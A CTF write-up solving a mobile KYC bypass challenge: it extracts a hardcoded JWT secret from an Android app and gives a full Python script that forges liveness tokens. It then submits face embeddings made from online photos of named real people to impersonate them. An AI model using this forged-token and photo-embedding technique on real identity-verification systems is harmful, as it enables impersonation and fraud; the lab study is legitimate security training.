CTF WriteUp - KYC Verification Bypass
Introduction
In this writeup, I’ll walk through the process of solving the “KYC verification bypass” challenge from the Mobile Hacking Lab CTF. The challenge revolves around an Android app called MobileGuard that implements a KYC flow using face recognition and liveness detection. The goal is to bypass the KYC verification and retrieve a hidden flag by impersonating one of the whitelisted users.
Challenge Description
Your goal is to analyze the app’s identity flow and find a way to unlock the hidden flag, by impersonating the whitelisted users, which are the founder and co-founders of Mobile Hacking Lab.
Challenge file : MobileGuard.apk
How the Identity Flow mechanism works
After loading the APK into JADX, most of the interesting code is in MainActivity and KYCApiClient. The app uses the camera to capture video frames, runs them through a local liveness detection model, and then sends a face embedding to a backend server for verification. If the embedding matches one of the whitelisted users, the server returns a flag.
High level flow:
- App generates a random session ID on startup (
UUID.randomUUID()) - App opens the front camera and starts processing frames
- Performs liveness detection locally (eye blinks and head turns)
- Generates a face embedding
- Sends data to backend server in three steps:
- Get session HMAC by sending a JWT token to
/api/liveness - Send face embedding and HMAC for verification to
/api/verify-face - If verified, get the flag from
/api/get-flag
- Get session HMAC by sending a JWT token to
Liveness check (Client side) The app uses LivenessDetector that loads a MediaPipe face landmark model and checks: eye blinks and a head turn. Once the conditions are met, it flips isLivenessPassed to true.
Server verification flow. After liveness passes, the app talks to a backend at 2026.mhc-ctf.workers.dev in three steps:
- Sends a JWT to
/api/liveness, gets back asession_hmac
- Generates a face embedding and sends it with the HMAC to
/api/verify-face, gets back aface_token(if the face embedding matches a whitelisted user)
- Sends the
face_tokento/api/get_flag, gets the flag
The server does not validate whether liveness check was actually performed or not
Generating a forged JWT for liveness bypass
In KYCApiClient.generateLivenessToken(), the application constructs a JWT with the following claims:
1
2
3
4
5
{
  "sub": "LivenessVerified",
  "blink_passed": true,
  "head_turn_passed": true
}

The JWT token is signed using HS256 with a hardcoded secret, LIVENESS_SECRET = "MobileGuard2025_SuperSecretKey!!!". With this harcoded secret, we can forge a valid JWT token with the required claims to bypass the liveness check on the server. This allows us to proceed to the next step without actually performing any liveness checks on a real face.
Generating the Face Embedding
The server accepts a client-generated face embedding without capture integrity or source authenticity validation.
Basically, the app ships with a FaceNet TFLite model (facenet.tflite) in its assets. When a camera frame passes liveness, the app does some image preprocessing on it, resizing, normalization, the usual ML pipeline stuff, feeds it through the model, and gets back a 512-dimensional float array. That array is what gets sent to the server. This means if I can get a photo of the whitelisted user and run it through the same model with the same preprocessing, I’ll get the same embedding the server expects.
Exploitation
- Extract hardcoded JWT secret
- Forge liveness token
- Generate valid face embedding
- Submit embedding to backend
- Receive valid face_token
- Access protected endpoint
generatefaceembedding.py

The script replicates what the app’s FaceEmbedder does on-device. It takes a photo, runs it through the same preprocessing and TFLite model extracted from the APK, and dumps the resulting 512-dim embedding vector to a JSON file.
1
2
unzip MobileGuard.apk assets/facenet.tflite
python3 generatefaceembedding.py --photo whitelisteduser.jpeg --model assets/facenet.tflite --save-embedding whilelistembedding.json
This produces the same 512-dimensional embedding expected by the server:
kyc.py

The kyc.py script handles the server side. It forges a JWT liveness token using the hardcoded secret, sends it to /api/liveness for the session HMAC, submit the generated embedding to /api/verify-face, retrieves the face_token, and fetches the flag from /api/get_flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88

LIVENESS_SECRET = "MobileGuard2025_SuperSecretKey!!!"
BASE_URL= "https://2026.mhc-ctf.workers.dev/mobileguard/api"

def start_liveness_session(session_id: str) -> str:
    now = int(time.time())
    payload = {
        "sub": "LivenessVerified",
        "session_id": session_id,
        "blink_passed": True,
        "head_turn_passed": True,
        "iat": now,
        "exp": now + 300,
    }
    liveness_token = jwt.encode(payload, LIVENESS_SECRET, algorithm="HS256")

    resp = requests.post(f"{BASE_URL}/liveness", json={ "session_id": session_id, "liveness_token": liveness_token})


    if not resp.ok:
        print(f"FAILED: Liveness session rejected")
        sys.exit(1)
    data = resp.json()

    session_hmac = None
    if "data" in data and data["data"]:
        session_hmac = data["data"].get("session_hmac")
    if not session_hmac:
        print(f"FAILED: No session_hmac in response")
        sys.exit(1)
    print(f" Got session_hmac: {session_hmac[:40]}...")
    return session_hmac

def verify_face(session_id: str, session_hmac: str, embedding: list) -> str:

    resp = requests.post(f"{BASE_URL}/verify-face", json={ "session_id": session_id,"session_hmac": session_hmac,"embedding": embedding })
    if not resp.ok:
        print(f" ! FAILED: Face verification rejected")
        sys.exit(1)
    data = resp.json()

    face_token = None
    if "data" in data and data["data"]:
        face_token = data["data"].get("face_token")
    if not face_token:
        face_token = data.get("face_token")
    if not face_token:
        print(f" ! FAILED: No face_token in response. Face did not match.")
        sys.exit(1)
    print(f" Got face_token: {face_token[:40]}...")
    return face_token

def get_flag(session_id: str, face_token: str) -> str:
    resp = requests.post(f"{BASE_URL}/get-flag", json={ "session_id": session_id, "face_token": face_token })
    if not resp.ok:
        print(f" ! FAILED: Flag retrieval failed")
        sys.exit(1)
    data = resp.json()
    flag = None
    if "data" in data and data["data"]:
        flag = data["data"].get("flag")
    if not flag:
        flag = data.get("flag")
    return flag

def main():
    parser = argparse.ArgumentParser()
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument("--embedding", help="Path to the pre-extracted embedding JSON file")

    args = parser.parse_args()

    with open(args.embedding, "r") as f:
        embedding = json.load(f)

    session_id =  str(uuid.uuid4())

    session_hmac = start_liveness_session(session_id)
    face_token = verify_face(session_id, session_hmac, embedding)
    flag = get_flag(session_id, face_token)

    if flag:
        print(f"FLAG: {flag}")
    else:
        print(f" ! Flag not returned")

if __name__ == "__main__":
    main()
Run the script with the generated embedding to perform the full exploit chain and retrieve the flag:
1
python3 kyc.py --embedding whilelistembedding.json
Finding the Right Whitelisted users


As the challenge says the whitelisted users are the founder and co-founders of Mobile Hacking Lab. A quick search on the website’s about page revealed three names: Umit Aksu, Jelmer Hulsman, and Arno Miedema. I found their photos online, ran them through the embedding generation script, and submitted each embedding to the server.
Umit Aksu
Response: "similarity": 0.417, "Similarity too low".
Jelmer Hulsman
Response: "similarity": 0.417, "Similarity too low".
Arno Miedema
Response: "similarity": 0.856, "Face verified".